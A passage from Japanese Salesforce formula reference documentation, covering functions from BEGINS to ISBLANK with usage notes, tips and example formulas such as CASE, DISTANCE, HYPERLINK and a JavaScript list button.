使用方法:	`AND(logical1,logical2,...)` **を使用し、*logical1,logical2,...* に評価する値を指定します。**

数式項目の例:	`IF(AND(Price<1,Quantity<1),"Small", null)` **で、価格と数量が1未満の場合は、「小」が表示されます。納入商品の価格または数量が 1 より大きい場合、この項目は空白になります。**

BEGINS

説明:	**テキストが特定の文字列で始まるかどうかを判断し、該当する場合は** TRUE **を返します。偽である場合は** FALSE **を返します。**
使用方法:	`BEGINS(`***`text`***`, compare_text)`。*`text`*, *`compare_text`* **に、比較する文字または項目を指定します。**
例:	`IF(BEGINS (Product_type__c, "ICU"), "Medical", "Technical")` **この例は、カスタムテキスト項目である［商品の種別］が「**ICU**」で始まっていた場合に「医療」というテキストを返します。その他のすべての商品については、「技術」を表示します。**
ヒント:	• **この関数は、大文字と小文字を区別するため、**_compare_text_ **の値には必ず正しい大文字を使用してください。** • **この関数を入力規則またはワークフロールールで使う場合は、空白の項目も有効となります。たとえば、納入商品のシリアル番号が「**3**」で始まるかを確認する入力規則がある場合、シリアル番号が空白の納入商品は有効と判断されます。**

BLANKVALUE

説明:	**式に値があるかどうかを判断し、ない場合は代替式を返します。式に値がある場合は、式の値を返します。**
使用方法:	`BLANKVALUE(`***`expression, substitute_expression`***`)`。*`expression`* **に、評価する式を指定します。**_substitute_expression_ **に、空白値を置き換える値を指定します。**

例:	**例** 1
	`BLANKVALUE(Department, “Undesignated”)`
	この数式は、［部署］項目に値が含まれている場合に、［部署］項目の値を返します。［部署］項目が空の場合は、未指名 という文字が返されます。
	例 2
	`(BLANKVALUE(Payment_Due_Date__c, StartDate +5)`
	この数式は、［支払期日］が空白の場合は常に、契約開始日の 5 **日後の日付を返します。［支払期日］はカスタム日付項目です。**

ヒント:	• 新しい数式では、NULLVALUE の代わりに BLANKVALUE を使用してください。BLANKVALUE には NULLVALUE と同じ機能がありますが、さらにテキスト項目がサポートされています。Salesforce では NULLVALUE が継続してサポートされるため、既存の数式を変更する必要はありません。 • 文字、空白スペース、または 0 が含まれている場合、項目は空ではありません。たとえば、スペースバーで挿入したスペースが含まれている項目は空ではありません。 • 項目に値がない場合に指定した文字列を返すには、BLANKVALUE 関数を使用します。項目に値があるかどうかだけを確認する場合は、ISBLANK関数を使用します。 • この関数を数値項目に使用する場合は、項目に値がなく、空白項目を 0 として処理するように設定されていない場合にのみ、指定した文字列が返されます。

BR

説明:	テキスト文字列に改行を挿入します。
使用方法:	BR()

例:	`CASE(ShippingCountry,`
	`"USA",`
	`  ShippingStreet & BR() &`
	`  ShippingCity & ",`
	`  " & ShippingState & " " &`
	`  ShippingPostalCode & BR()`
	`  & ShippingCountry,`
	`"France",`
	`  ShippingStreet & BR() &`
	`  ShippingPostalCode & " " &`
	`  ShippingCity & BR() &`
	`  ShippingCountry, "etc")`
	
	この数式項目では、国に応じた適切なスペースと改行を含む、標準形式で書式化された取引先責任者のメールアドレスが表示されます。

ヒント:	• 関数名の後の括弧を削除しないでください。 • 括弧は空白のままにしておきます。値を入れる必要はありません。 • BR() は必ず連結演算子の「&」で囲んでください。 • この関数を差し込み印刷テンプレートで使用しないでください。 • この関数は、カスタムボタンとリンク、Sコントロール、レポートでは使用できません。

CASE

説明:	与えられた式を一連の値と照合します。式が値と一致する場合は、対応する結果を返します。どの値とも一致しない場合は、`else_result` を返します。
使用方法:	`CASE(`***`expression`***`,`***`value1`***`, `***`result1`***`, `***`value2`***`, `***`result2`***`,...,` ***`else_result`***`)`。*`expression`* には、指定された値と比較する項目または値を指定します。value と result の各値は、result を返すために等しくする必要があります。*`else_result`* には、式がどの値とも一致しない場合に返される値を指定します。

数式項目の例:	**ケースがオープンになっていた日数**
	［オープン日数］という、このカスタム数式項目の例を使用して、ケースがオープンになっていた日数に応じて異なるテキストを表示します。
	`CASE(Days_Open__c, 3,`
	`  "Reassign", 2, "Assign Task", "Maintain")`
	は、次のテキストを表示します。
	• 3 日間オープンになっていたケースの場合は「再割り当て」と表示します。
	• 2 日間オープンになっていたケースの場合は「ToDo の割り当て」と表示します。
	• その他のケースについては「継続」と表示します。
	最終活動月
	この数式項目は、最後の活動があった場合はその月、活動がなかった場合は「なし」を表示します。
	`CASE(MONTH(LastActivityDate),`
	`1, "January",`
	`2, "February",`
	`3, "March",`
	`4, "April",`
	`5, "May",`
	`6, "June",`
	`7, "July",`
	`8, "August",`
	`9, "September",`
	`10, "October",`
	`11, "November",`
	`12, "December",`
	`"None")`

デフォルト値の例:	**割引率** 次の数式では、商談を作成した個人の部署に基づき、その商談に異なる割引率を挿入します。 `CASE(User.Department, "IT", 0.25, "Field", 0.15, 0)`

この例では、数式により、「IT」という部・課に属するユーザが作成した商談では割引率を 25% とし、「第一営業」という部・課のユーザが作成した商談では 15% とします。そのどちらの部・課にも属さない作成者の場合には、ゼロを適用します。標準ユーザ項目［部署］を使用して商談のカスタムパーセント項目に定義しています。

商品の言語

商品にその言語を関連付け、ドキュメントや付属品などがわかりやすくなるようにすることができます。次の数式では、商品を作成しているユーザの国を基に商品の言語を自動的に設定します。ユーザの国が「日本」であれば商品の言語のデフォルト値に「日本語」を、また、ユーザの国が「アメリカ合衆国」であれば「英語」を設定します。どちらにも当てはまらならない (true でない) 場合、［商品の言語］項目にはデフォルト値「不明」が入ります。

```
CASE($User.Country , "Japan", "Japanese", "US",
"English","unknown")
```

ヒント:

- *value1*、*value2* などの式は、必ず同じデータ型にします。
- *result1*、*result2* などの式は、必ず同じデータ型にします。
- CASE 関数に、True または False を返す関数を含めることはできません。代わりに、真か偽かを判断して次のような数値を返す式を作成します。

  ```
  CASE(1, IF(ISPICKVAL (Term__c, "12"), 1, 0),
   12 * Monthly_Commit__c,
   IF(ISPICKVAL(Term__c, "24"), 1, 0),
   24 * Monthly_Commit__c, 0)
  ```

  この数式の［用語］は、True の場合は 1 の値を含む [毎月の達成予測] で乗算される選択リストです。

- *else_result* の値は必須です。
- 式からエラーが返されるときは、必ず CASE 関数によってエラーが返されます。たとえば、`CASE(Field__c,"Partner", "P", "Customer", "C", LEFT(Field__c, -5))` では、項目の値が「パートナー」または「顧客」であっても、最後のステートメントが論理的でないためにエラーが返されます。
- CASE 関数内の項目が空白の場合、*else_result* の値が返されます。たとえば、`CASE(Days_Open__c, 3, "Reassign", 2, "Assign Task", "Maintain")` では、［日進行中］項目が空白、0、または 2 と 3 以外の値であれば「継続」が表示されます。
- 選択リストの値が特定の値と等しいかどうかを判断するには、CASE 関数を使用します。たとえば、`CASE(Term__c, "12", 12 * Monthly_Commit__c, "24", 24 * Monthly_Commit__c, 0)` では、［用語］が 12 の場合は［毎月の達成予測］の金額に 12 が乗算され、［用語］が 24 の場合は［毎月の達成予測］の金額に 24 が乗算されます。それ以外の場合、結果は 0 になります。

CASESAFEID

説明:	15 文字の ID を 大文字と小文字を区別しない 18 文字の ID に変換します。
使用方法:	`CASESAFEID(`***id***`)`。*id* にオブジェクトの ID を指定します。
例:	`CASESAFEID (Id)` この数式では、15 文字の ID を 大文字と小文字を区別しない 18 文字の ID に置き換えます。
ヒント:	• Excel との互換性を高めるために 18 文字の ID に変換します。 • CASESAFEID関数は、レポートとSコントロールを除く数式を定義できるすべての場所で使用できます。

CEILING

説明:	数値を、もっとも近い整数に切り上げます。
使用方法:	`CEILING(`***number***`)`。*number* を切り上げられた値に置き換えます。
例:	切り上げ (リテラル値) `CEILING(2.5)` この数式は 3 を返します。つまり、2.5 がもっとも近い数値に切り上げられた結果です。 地震の規模 `CEILING(Magnitude__c)` は、地震の規模をもっとも近い整数に切り上げた値を返します。

CONTAINS

説明:	テキストの 2 つの引数を比較し、最初の引数に 2 番目の引数が含まれる場合には TRUE を返します。含まれない場合は FALSE を返します。
使用方法:	`CONTAINS(`***text, compare_text***`)`。*text* に、*compare_text* の値を含むテキストを指定します。
例:	`IF(CONTAINS(Product_Type__c, "part"), "Parts", "Service")` この数式は、`Product_Type` というカスタムテキスト項目の内容を確認し、「part」という言葉の含まれる商品に対して「Parts」を返します。それ以外の場合は、"Service" と表示します。値は大文字と小文字の区別をするため、`Product_Type` 項目に含まれるテキストが「Part」または「PART」の場合「Services」が表示されます。

ヒント:	• この関数は、大文字と小文字を区別するため、*compare_text* の値には必ず正しい大文字を使用してください。 • この関数を入力規則またはワークフロールールで使う場合は、空白の項目も有効となります。たとえば、納入商品のシリアル番号に「A」を含むかどうかを確認する入力規則がある場合、シリアル番号が空白の納入商品は有効と判断されます。 • CONTAINS 関数は複数選択リストをサポートしません。複数選択リストに特定の値があるかどうかを確認するには、INCLUDES を使用します。

DATE

説明:	入力した年、月、および日の値から日付値を返します。Salesforce では、数式項目内の DATE 関数の値が、うるうでない年の 2 月 29 日などのように無効な日付である場合に、詳細ページにエラーを表示します。
使用方法:	`DATE(year,month,day)`。*year* に 4 桁の年、*month* に 2 桁の月、*day* に 2 桁の日を指定します。
例:	`DATE(2005, 01, 02)` は、2005 年 1 月 2 日という日付項目を作成します。

DATEVALUE

説明:	日付/時間またはテキストの式に対して日付型の値を返します。
使用方法:	`DATEVALUE(expression)`。*expression* に、日付/時間かテキスト値、差し込み項目、または式を指定します。
例:	クローズ日 `DATEVALUE(ClosedDate)` は、［クローズ日時］項目の値に基づいた日付項目を表示します。 日付値 `DATEVALUE("2005-11-15")` であれば、日付値として November 15, 2005 を表示します。
ヒント:	• 関数で参照されている項目が有効なテキスト項目または日付/時間項目でない場合、数式項目には「#ERROR!」と表示されます。 • 日付を入力する場合は、日付を引用符で囲み、YYYY-MM-DD (4 桁の年、2 桁の月、および 2 桁の日) の形式で指定します。 • 01 から 12 以外の数値が MM に指定された場合など、*expression* が有効な日付の範囲と一致しない場合は数式項目に「#ERROR!」が表示されます。 • 日付と時刻は常にユーザの時間帯を使って計算されます。

DATETIMEVALUE

説明:	年、月、日、および GMT 時刻値を返します。
使用方法:	`DATETIMEVALUE(`***`expression`***`)`。*`expression`* に、日付/時間かテキスト値、差し込み項目、または式を指定します。
例:	**クローズ日** `DATETIMEVALUE(ClosedDate)` は、[クローズ日時] 項目の値に基づいた日付項目を表示します。 **日付値** `DATETIMEVALUE("2005-11-15 17:00:00")` は、日時値として November 15, 2005 5:00 PM GMT を表示します。
ヒント:	• DATETIMEVALUE の計算には、常に GMT タイムゾーンが使用され、変更はできません。 • 特定の日付を入力する場合は、日付を引用符で囲み、YYYY-MM-DD (4 桁の年、2 桁の月、および 2 桁の日) の形式で指定します。 • 01 から 12 以外の数値が MM に指定された場合など、*`expression`* が有効な日付の範囲と一致しない場合は数式項目に「#ERROR!」が表示されます。

DAY

説明:	月の日付を、1 から 31 までの数値形式で返します。
使用方法:	`DAY(`***`date`***`)`。*`date`* を、日付項目や *`TODAY()`* などの値で指定します。
例:	`DAY(Code_Freeze__c)` は、コードフリーズの日付を返します。これは、日付/時間項目では機能しません。

DISTANCE

説明:	2 つの場所の距離をマイル単位またはキロ単位で計算します。
使用方法:	`DISTANCE(`***`mylocation1, mylocation2,`*** `'unit')`。*`mylocation1`* と *`mylocation2`* に、2 つの場所項目、または 1 つの場所項目と GEOLOCATION 関数で返された値を指定します。*`unit`* を mi (マイル) または km (キロ) に置き換えます。
例:	**2 つの地理位置情報項目間の距離** `DISTANCE(warehouse_location__c, store_location__c, 'mi')`

この数式は、倉庫と店舗間の距離をマイル単位で返します。この例の `warehouse_location__c` と `store_location__c` は、2 つのカスタム地理位置情報項目の名前です。

住所項目と地理位置情報項目間の距離

```
DISTANCE(BillingAddress, store_location__c, 'mi')
```

この数式は、取引先の請求先住所と店舗間の距離をマイル単位で返します。この例の `BillingAddress` は、取引先オブジェクトの標準請求先住所項目で、`store_location__c` はカスタム地理位置情報項目の名前です。

カスタム地理位置情報項目と固定座標間の距離

```
DISTANCE(warehouse_location__c, GEOLOCATION(37.775,-122.418),
'km')
```

この数式は、倉庫と既知の緯度 37.775°および経度 -122.418°(サンフランシスコ) 間の距離をキロ単位で返します。

条件付きの距離

```
IF(DISTANCE(warehouse_location__c, ShippingAddress, 'mi')<10,
"Near", "Far")
```

この数式は、倉庫と取引先の納入先住所複合項目間の距離が 10 マイル未満であれば、テキスト数式項目を 近い に更新します。10 マイル以上の場合は、テキスト項目を 遠い に更新します。

ヒント: DISTANCE はマイル単位またはキロ単位で計算できますが、計算で単位は返されません。可能な場合は、距離数式項目の名前に測定単位を含めて、距離 (マイルまたはキロ) がユーザにわかるようにします。

ヒント:

- DISTANCE 関数は数値データ型を返します。地理位置情表記が度、分、秒単位で表示される場合でも、距離は常に 10 進数で計算されます。カスタム項目を作成するときに表示する小数点以下の桁数を指定します。
- レポートには DISTANCE 関数を使用できませんが、リストビューには使用できます。レポートで DISTANCE 関数を使用するには、数式項目を設定して、レポートでこの項目を参照します。
- DISTANCE は、GEOLOCATION パラメータを使用できる唯一の数式関数です。
- DISTANCE の精度および等価の計算には限界があります。
  - DISTANCE は、論理演算子 > および < のみをサポートし、指定された半径内 (<) または外 (>) の値を返します。
  - 距離は、2 点間の地理や地形に関係なく、最短の直線距離で計算されます。

  詳細は、『*Force.com SOQL および SOSL リファレンス*』の「How SOQL Calculates and Compares Distances」を参照してください。

EXP

説明:	e を指定した指数まで掛け合わせた値を返します。
使用方法:	EXP(***number***)。*number* に、数値項目または 5 などの値を指定します。

例:	**リテラル値の指数**
	`EXP(3)`
	で、e を 3 乗した値が返されます。
	複利
	`Principal__c * EXP(Rate__c * Years__c)`
	この数式は、元金を表すカスタム通貨項目、利率を表すカスタムパーセント項目、および年数を表すカスタム数値項目に基づいて複利を計算します。

FIND

説明:	テキスト文字列中での指定した文字列の位置を数値で返します。
使用方法:	FIND(***search_text***, ***text***[, ***start_num***])。*search_text* に検索対象となる文字列を指定します。*text* には、検索対象となる項目または式を指定します。*start_num* には、左から右に向かって検索を開始する文字数を指定します。
例:	**町名・番地** `FIND(" ", Street)` は、[町名・番地] 項目での最初のスペースの位置を表示します。この文字位置を表す数字から、番地の長さを割り出し、住所の項目で番地と町名を切り分けることができます。 **Web サイトアドレスの抽出** `SUBSTITUTE(Email, LEFT(Email, FIND("@", Email)), "www.")` は、個人のメールアドレスから @ マークの位置を検索し、「www」で置き換えるテキスト長を割り出します。この処理によって Web サイトアドレスを抽出できます。
ヒント:	• 確認する前に、数式から括弧 ([と]) を必ず削除してください。 • *text* パラメータで参照されている項目が空白の場合、数式項目には「0」が表示されます。 • *search_text* パラメータは大文字と小文字を区別し、ワイルドカード文字を含めることはできません。 • 検索で該当するものがない場合は、項目に「0」が表示されます。 • *start_num* パラメータは省略可能です。*start_num* 値を入力しなかった場合は、「1」か文字列の最初の文字が使用されます。 • *start_num* に指定した値が 0 以下だった場合は、項目に「0」が表示されます。

- *start_num* に指定した値がテキスト長を超えている場合は、項目に「0」が表示されます。
- *start_num* パラメータへの値の入力時には、入力した値の先頭に「http://」が自動的に付加されるため［Web サイト］項目などの項目は固有のものにします。
- 文字列の最初の文字は 0 ではなく 1 と指定されています。

FLOOR

説明:	もっとも近い整数に切り捨てられた数値を返します。
使用方法:	FLOOR(***number***)。*number* に、数値項目または 5.245 などの値を指定します。
例:	手数料 FLOOR(commission__c) は、手数料をもっとも近い整数に切り捨てます。

GEOLOCATION

説明:	指定された緯度と経度に基づいて地理位置情報を返します。DISTANCE 関数と併用する必要があります。
使用方法:	GEOLOCATION(***latitude, longitude***)。*latitude* と *longitude* に、対応する地理位置情報の数値コード値を指定します。
例:	カスタム地理位置情報項目と固定座標間の距離 DISTANCE(warehouse_location__c, GEOLOCATION(37.775,-122.418), 'km') この数式は、倉庫と既知の緯度 37.775°および経度 -122.418°(サンフランシスコ) 間の距離をキロ単位で返します。
ヒント:	• GEOLOCATION 関数は、DISTANCE 関数のみが使用でき、この DISTANCE 関数と併用する必要のある場所データ型を返します。GEOLOCATION 関数は単独では機能しません。

GETRECORDIDS

説明:	リストビューまたは関連リストなどのリスト内で選択したレコードのレコード ID の形式で、配列された文字列を返します。
使用方法:	{!GETRECORDIDS(***object_type***)}。*object_type* に、取り出したいレコードのカスタムオブジェクトまたは標準オブジェクトへの参照を指定します。

カスタムボタンの例:

```
{!REQUIRESCRIPT ("/soap/ajax/13.0/connection.js")} var records =
                    {!GETRECORDIDS($ObjectType.Sample)}; var
newRecords = []; if (records[0] == null) { alert("Please select
at least one row") } else {
                   for (var n=0; n<records.length; n++) { var c =
new sforce.SObject("Case"); c.id = records[n]; c.Status = "New";
                    newRecords.push(c); } result =
sforce.connection.update(newRecords); window.location.reload(); }
```

この例では、すべての選択されたケースのレコードの［状況］を「新規」として更新します。組織で設定するには、次の属性を持つケースのカスタムリストボタンを作成します。

- ［表示の種類］は「リストボタン」です。
- ［動作］は「JavaScript を実行」です。
- ［内容のソース］は「OnClick JavaScript」です。

上記のサンプルコードをカスタムボタンのコンテンツに張り付けます。最後にリストボタンを、取引先や商談などの[ケース]関連リストを含むページレイアウトに追加します。ユーザは、関連リストで任意の数のケースを選択し、リストボタンをクリックすることで選択した複数のケースの状態を一度に変更できます。ユーザがリストから何も選択しなかった場合にメッセージを表示する `records[0] == null` の設定を確認してください。

ヒント:

- Sコントロール、カスタム項目、およびリンクの特殊な差し込み項目にアクセスするには、グローバル変数を使用します。
- 活動は、特殊なオブジェクトです。ToDo リストボタンを作成する場合は、{!GETRECORDIDS($ObjectType.Task)} を使用します。行動リストボタンを作成する場合は、{!GETRECORDIDS($ObjectType.Event)} を使用します。
- この関数はカスタムボタン、リンク、および Sコントロールでのみ使用できます。

GETSESSIONID

説明: ユーザのセッション ID を返します。

使用方法: `GETSESSIONID()`

例:

```
HYPERLINK
("https://www.myintegration.com?sId="&
GETSESSIONID() & "?&rowID="&Name & "action=CreateTask","Create
a Meeting Request")
```

は、Salesforce 以外のアプリケーションへのリンクを作成し、パラメータを渡して、API 経由で Salesforce に接続し、必要な行動を作成できるようにします。

ヒント:	**重要**: `$Api.Session_ID` と `GETSESSIONID()` では、同じ値 (現在のコンテキストの現在のセッションの識別子) が返されます。このコンテキストは、グローバル変数または関数が評価される場所によって異なります。たとえば、カスタム数式項目でいずれかを使用し、その項目が Salesforce Classic の標準ページレイアウトに表示される場合、基本的な Salesforce セッションが参照されます。Visualforce ページで使用される場合、その同じ項目 (または基礎となる変数か数式の結果) で、代わりに Visualforce セッションが参照されます。 セッションコンテキストは、要求のドメインに基づきます。つまり、セッションコンテキストは、`.salesforce.com` から `.visual.force.com` または `.lightning.force.com` など、ホスト名の境界を越えるたびに変更されます。 各種コンテキストのセッション識別子と、セッション自体は異なります。コンテキスト間を移行すると、古いセッションは新しいセッションで置き換えられ、古いセッションは無効になります。このときセッション ID も変更されます。 通常、Salesforce ではコンテキスト間のセッションハンドオフが透過的に処理されますが、セッション ID を渡す場合は、新しいコンテキストから `$Api.Session_ID` または `GETSESSIONID()` に再度アクセスして、有効なセッション ID にする必要がある場合もあります。 すべてのセッションが同じように作成されるわけではありません。特に、Lightning Experience コンテキストで取得したセッションの権限は低いため、API にアクセスできません。これらのセッション ID を使用して、API コールを行うことはできません。

HTMLENCODE

説明:	大なり記号 (>) などの HTML で予約されている文字を `>` などの HTML エンティティ文字に置き換えて、HTML で使用するテキスト文字列や差し込み項目値をエンコードします。
使用方法:	`{!HTMLENCODE(text)}`。*text* に、差し込み項目または予約文字を含むテキスト文字列を指定します。
例:	差し込み項目 `foo__c` が `<B>Enter the user's name<b>` を含む場合、`{!HTMLENCODE(foo__c)}` は `<B>Enter the user's name</b>` のようになります。
ヒント:	この関数はカスタムボタンとカスタムリンク、および Visualforce でのみ使用できます。

HYPERLINK

説明:	指定したテキストからリンク可能な指定 URL へのリンクを作成します。
使用方法:	HYPERLINK(***url*, *friendly_name*** [**,*target***])。*url* に、Web アドレスを指定します。*friendly_name* には、リンクのテキストを指定します。*target* は、必要に応じてコンテンツを表示するウィンドウまたはフレームを指定します。
例:	**行動の作成** `HYPERLINK("00U/e?retURL=%2F006x0000001T8Om&what_id=" & Id, "Create Event")` は「行動の作成」というリンクを追加します。このリンクをクリックすると、現在のオブジェクトに関連付けられる新しい行動が作成されます。 **電話のダイヤル機能** `HYPERLINK("http://servername/call?id=" & Id & "&phone=" & Phone, Phone)` では、クリックしたときに自動的に電話がかけられる、リンク可能な電話番号項目が作成されます。この例では、`"servername"` と `"call"` に、ダイヤルするときに使用するダイヤルツールの名前とコマンドを指定します。差し込み項目の `[ID]` は、取引先責任者、リード、または取引先レコードを表す識別子を挿入します。最初の `[電話]` 差し込み項目でダイヤルツールに通話先番号を伝え、最後の `[電話]` 差し込み項目では、`[電話]` 項目の値を、ユーザがダイヤルするときにクリックするリンク可能なテキストとして使用します。
ヒント:	• ハイパーリンク数式項目の種別はテキストです。 • プロトコルと URL を、`HYPERLINK("http://www.cnet.com", "cnet")` のように、引用符で囲みます。 • LEN、LEFT、RIGHT などのテキスト関数を HYPERLINK 関数結果で使用しないでください。 • Salesforce ページにリンクするときは、検索レイアウトに数式項目を追加する場合を除き、ハイパーリンクの数式として、「00U/e?retURL=%...」などの相対リンクを使用します。検索レイアウトに追加する場合は、ハイパーリンク数式の中で、サーバ名と https:// を含む完全 URL を使用してください。数式項目は、検索結果レイアウトには使用できません。 • API の URL を参照するには、`$Api` 変数を使用します。 • 確認する前に、数式から括弧 ([と]) を必ず削除してください。 • *target* パラメータは省略可能です。*target* を指定しない場合、リンク先は新規ブラウザウィンドウ内に開きます。一般的な *target* パラメータは次のとおりです。 **_blank** リンク先を名前のない新規ウィンドウに表示します。

_self
リンク先をリンク元の要素と同じフレームまたはウィンドウに表示します。

_parent
現在のフレームの直接の親フレームセットにリンク先を表示します。現在のフレームに親がない場合は、_self を指定した場合と同様になります。

_top
他のフレームをすべてキャンセルして、リンク先を元のウィンドウ全体に表示します。現在のフレームに親がない場合は、_self を指定した場合と同様になります。

基本的な HTML タグについての詳細は、インターネット上の HTML リファレンスを参照してください。

- HYPERLINK関数は、デフォルト値、項目自動更新、Sコントロール、入力規則、承認プロセス、カスタムボタンとリンク、およびワークフロールールを除く数式を定義できるすべての場所で使用できます。

関連トピック:

数式の演算子と関数 I – Z
数式の演算子と関数

数式の演算子と関数 I – Z

数式を作成するときに、次の演算子と関数を使用します。下の演算子または関数の名前をクリックすると、詳細が表示されます。すべての関数は、特に指定のない限り、数式項目、入力規則、承認プロセス、ワークフロールールなどの数式を指定できるあらゆる場所で使用できます。

メモ: 例題中の余分なスペースは無視されます。

IF

説明:	式が真か偽かを判断します。真の場合は与えられた値を返し、偽の場合は別の値を返します。
使用方法:	`IF(logical_test, value_if_true, value_if_false)`。`logical_test` に、評価する式を指定します。`value_if_true` に、式が真の場合に返す値を指定します。`value_if_false` に、式が偽の場合に返す値を指定します。
数式項目の例:	支払い遅延 `IF(AND(Payment_Due_Date__c < TODAY(),Payment_Status__c ="UNPAID"), "PAYMENT OVERDUE", null)` この数式は、支払期日が過ぎ、支払状況が「UNPAID(未払い)」かどうかを判断します。該当する場合は、「支払い遅延」というテキストを返し、該当しない場

合は、項目を空白のままにします。この例では、［支払期日］というカスタム日付項目と［支払いの状況］というテキストカスタム項目が使用されます。

税率の入力

この数式では、ユーザの市区郡に基づいて納入商品の税率を設定します。次のデフォルト値を持つカスタムパーセント項目を作成します。

```
IF($User.City = "Napa", 0.0750,
 IF($User.City = "Paso Robles", 0.0725,
  IF($User.City = "Sutter Creek", 0.0725,
   IF($User.City = "Los Olivos", 0.0750,
    IF($User.City = "Livermore", 0.0875, null
    )
   )
  )
 )
)
```

カスタムボタンの例:

```
{!
IF(Sample.BillingCountry = "US",
"http://maps.google.com/maps?q="&Sample.BillingStreet&
"+"&Sample.BillingCity&"+"&Sample.BillingState&"+
"&Sample.BillingCountry,
(IF(Sample.BillingCountry = "UK",
"http://maps.google.co.uk/maps?q="&Sample.BillingStreet
&"+"&Sample.BillingCity&"+"&Sample.BillingCountry,
"http://maps.google.com")))
}
```

この例は、適切な種類のGoogleマップを使って住所を表示できるよう、IF関数を使って住所が米国にあるのか英国にあるのかを調べます。

ヒント:

- *value_if_true* 式と *value_if_false* 式は、必ず同じデータ型にします。
- ログインしたユーザが所有している Salesforce ユーザライセンスの種類を判別するために、$Profile.UserType 変数を使った IF 関数を使用する場合は、次の値を使用します。
  - Salesforce の場合は Standard
  - PRM ユーザの場合は PowerPartner
  - カスタマーポータルユーザの場合は CustomerSuccess
  - カスタマーポータルマネージャの場合は PowerCustomerSuccess

  たとえば、ログインしたユーザが引用符内に指定したライセンスを持っているかどうかを判別するには、次の数式を使います。

  ```
  IF(ISPICKVAL($Profile.UserType ,"Standard"), 100, 0.1)
  ```

  ```
  IF(ISPICKVAL($Profile.UserType ,"PowerPartner"), 100, 0.1)
  ```

  ```
  IF(ISPICKVAL($Profile.UserType ,"CustomerSuccess"), 100, 0.1)
  ```

メモ: $Profile 差し込み項目は、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition でのみ使用可能です。

IMAGE

説明:	代替テキスト付き画像の高さと幅の仕様を挿入します。
使用方法:	`IMAGE(image_url, alternate_text, height, width)`。*`image_url`* に画像へのフルパスを指定します。`alternate_text` に、画像が何らかの理由で表示されなかった場合に表示されるテキスト文字列で、スクリーンリーダーソフトウェアで使用できるテキスト文字列を指定します。*`height`* は画像の縦のサイズをピクセル数で指定します。*`width`* に画像の横のサイズをピクセル数で指定します。
例:	`HYPERLINK("ymsgr:sendIM?" & Yahoo_Name__c, IMAGE("http://opi.yahoo.com/online?u=" & Yahoo_Name__c & "&m;=g&t;=0", "Yahoo"))` で、誰かがサービスにログインしていることを示す、クリック可能な Yahoo! Messenger アイコンが表示されます。ユーザは、その人物と Yahoo! Messenger の会話を起動するために、このアイコンをクリックできます。この例では、Yahoo! Messenger ID を格納できる取引先責任者の `[Yahoo 名]` というカスタムテキスト項目を使用しています。
ヒント:	• *`height`* と *`width`* パラメータは、省略可能です。 • *`image_url`* と *`alternate_text`* パラメータには、テキスト文字列を使用します。各テキスト文字列は、引用符で囲みます。 • *`height`* と `width` パラメータには、数値を使用します。 • 画像を他に表示する場合は、[ドキュメント] タブに追加します。たとえば、商品の画像をドキュメントフォルダに格納し、URL をドキュメントにコピーして、[商品] タブにある数式項目の *`image_url`* パラメータに、その URL を貼り付けます。 • Internet Explorer を使用する場合は、画像が HTTP プロトコルを使用するときに警告メッセージが表示されないように、セキュリティ設定の変更が必要になる可能性があります。セキュリティ設定の変更手順は、Internet Explorer のオンラインヘルプを参照してください。 • IMAGE 関数には、引数として GETSESSIONID 関数を含めることはできません。 • IMAGE 関数は、数式項目とメールテンプレートでのみ使用できます。

INCLUDE

説明: Sコントロールスニペットの内容を返します。複数のSコントロールで共通のコードを再利用する場合に、この関数を使用します。

使用方法: {!INCLUDE(*source*, [*inputs*])}。*source* に、参照する Sコントロールスニペットを指定します。*inputs* に、スニペットに渡す情報を指定します。

Sコントロールの例: ヘッダースニペットを含める

```
<html> <body> {! INCLUDE($SControl.Header_Snippet, [title = "My
Title",
                    theme = "modern"])} </body> </html>
```

この例は、Web タブに表示するように作成したページにヘッダーを提供するスニペットを参照します。ページタイトルとして「私のタイトル」を表示します。カスタムSコントロールを参照するには、$SControl グローバル変数を使用します。

入力パラメータを含める

次の 2 つの例では、再利用可能なスニペットの作成方法と、Sコントロールにそのスニペットを含める方法を説明します。

```
<h2
                    class="{!$Request.titleTheme}.title">
{!$Request.titleText}</h2>
```

このスニペットには、*titleTheme* と *titleText* の 2 つの入力パラメータが必要です。これは、入力パラメータに基づいて、ページタイトルとテーマを表す再利用可能な HTML タグです。次に、このスニペットを含める Sコントロールを作成します。

```
<html> <head> </head> <body> {!
                  INCLUDE($SControl.Title_Snippet, [titleTheme =
"modern", titleText = "My Sample Title"]) } ... Insert your page
specific content
                    here ... </body> </html>
```

この Sコントロールでは、「Title_Snippet」というスニペットを使用して「私のサンプルタイトル」のページのタイトルとテーマとして「modern」を表示させています。*[ページ固有のコンテンツをここに挿入]* には、実際の HTML のコンテンツを入力し、Sコントロールを Web タブのソースとして使用し、Salesforce 内に自分のページを作成します。

ヒント:

- この関数は、Sコントロールスニペットを参照するがコピーはしないため、常に Sコントロールスニペットの最新のコンテンツが実行されます。Sコントロールスニペットに変更を加えると、Sコントロールスニペットを参照するすべての INCLUDE 関数に影響します。
- スニペット内部の任意の情報にアクセスするには、$Request グローバル変数を使用します。

- この関数はカスタムボタン、リンク、および Sコントロールでのみ使用できます。

INCLUDES

説明:	複数選択の選択リスト項目で選択した値が、指定したテキストリテラルと等しいかどうかを決定します。
使用方法:	`INCLUDES(multiselect_picklist_field, text_literal)`。*multiselect_picklist_field* に、複数選択リストの差し込み項目名を指定します。*text_literal* には、見積に一致させる複数選択リストの値を指定します。
例:	`INCLUDES(Hobbies__c, "Golf")` は、Hobbies カスタム複数選択リスト項目で選択された値の 1 つが「Golf」の場合に TRUE を返します。
ヒント:	• *text_literal* の式は、テキスト型にして引用符で囲む必要があります。差し込み項目または関数の結果にすることはできません。 • 次のいずれかの場合には、Salesforce からエラーが返されます。 – *text_literal* 数式を指定していない。 – "" または " " など、空の *text_literal* 数式を指定している。 • ISBLANK を使用して、複数選択リスト項目が空であるかどうかを示します。 • INCLUDES 関数内に PRIORVALUE 関数を使用して、複数選択リスト項目の以前の値が特定の値を含んでいるかどうかを確認します。次に例を示します。

```
INCLUDES(
   PRIORVALUE(multiselect_picklist_field),
text_literal
)
```

ISBLANK

説明:	式に値があるかどうかを判断し、ない場合は TRUE を返します。値を含む場合は FALSE を返します。
使用方法:	`ISBLANK(expression)`。*expression* に、評価する式を指定します。
例:	

```
(IF(ISBLANK(Maint_Amount__c), 0, 1) +
 IF(ISBLANK(Services_Amount__c), 0,1) +
  IF(ISBLANK(Discount_Percent__c), 0, 1) +
   IF(ISBLANK(Amount), 0, 1) +
    IF(ISBLANK(Timeline__c), 0, 1)) / 5
```

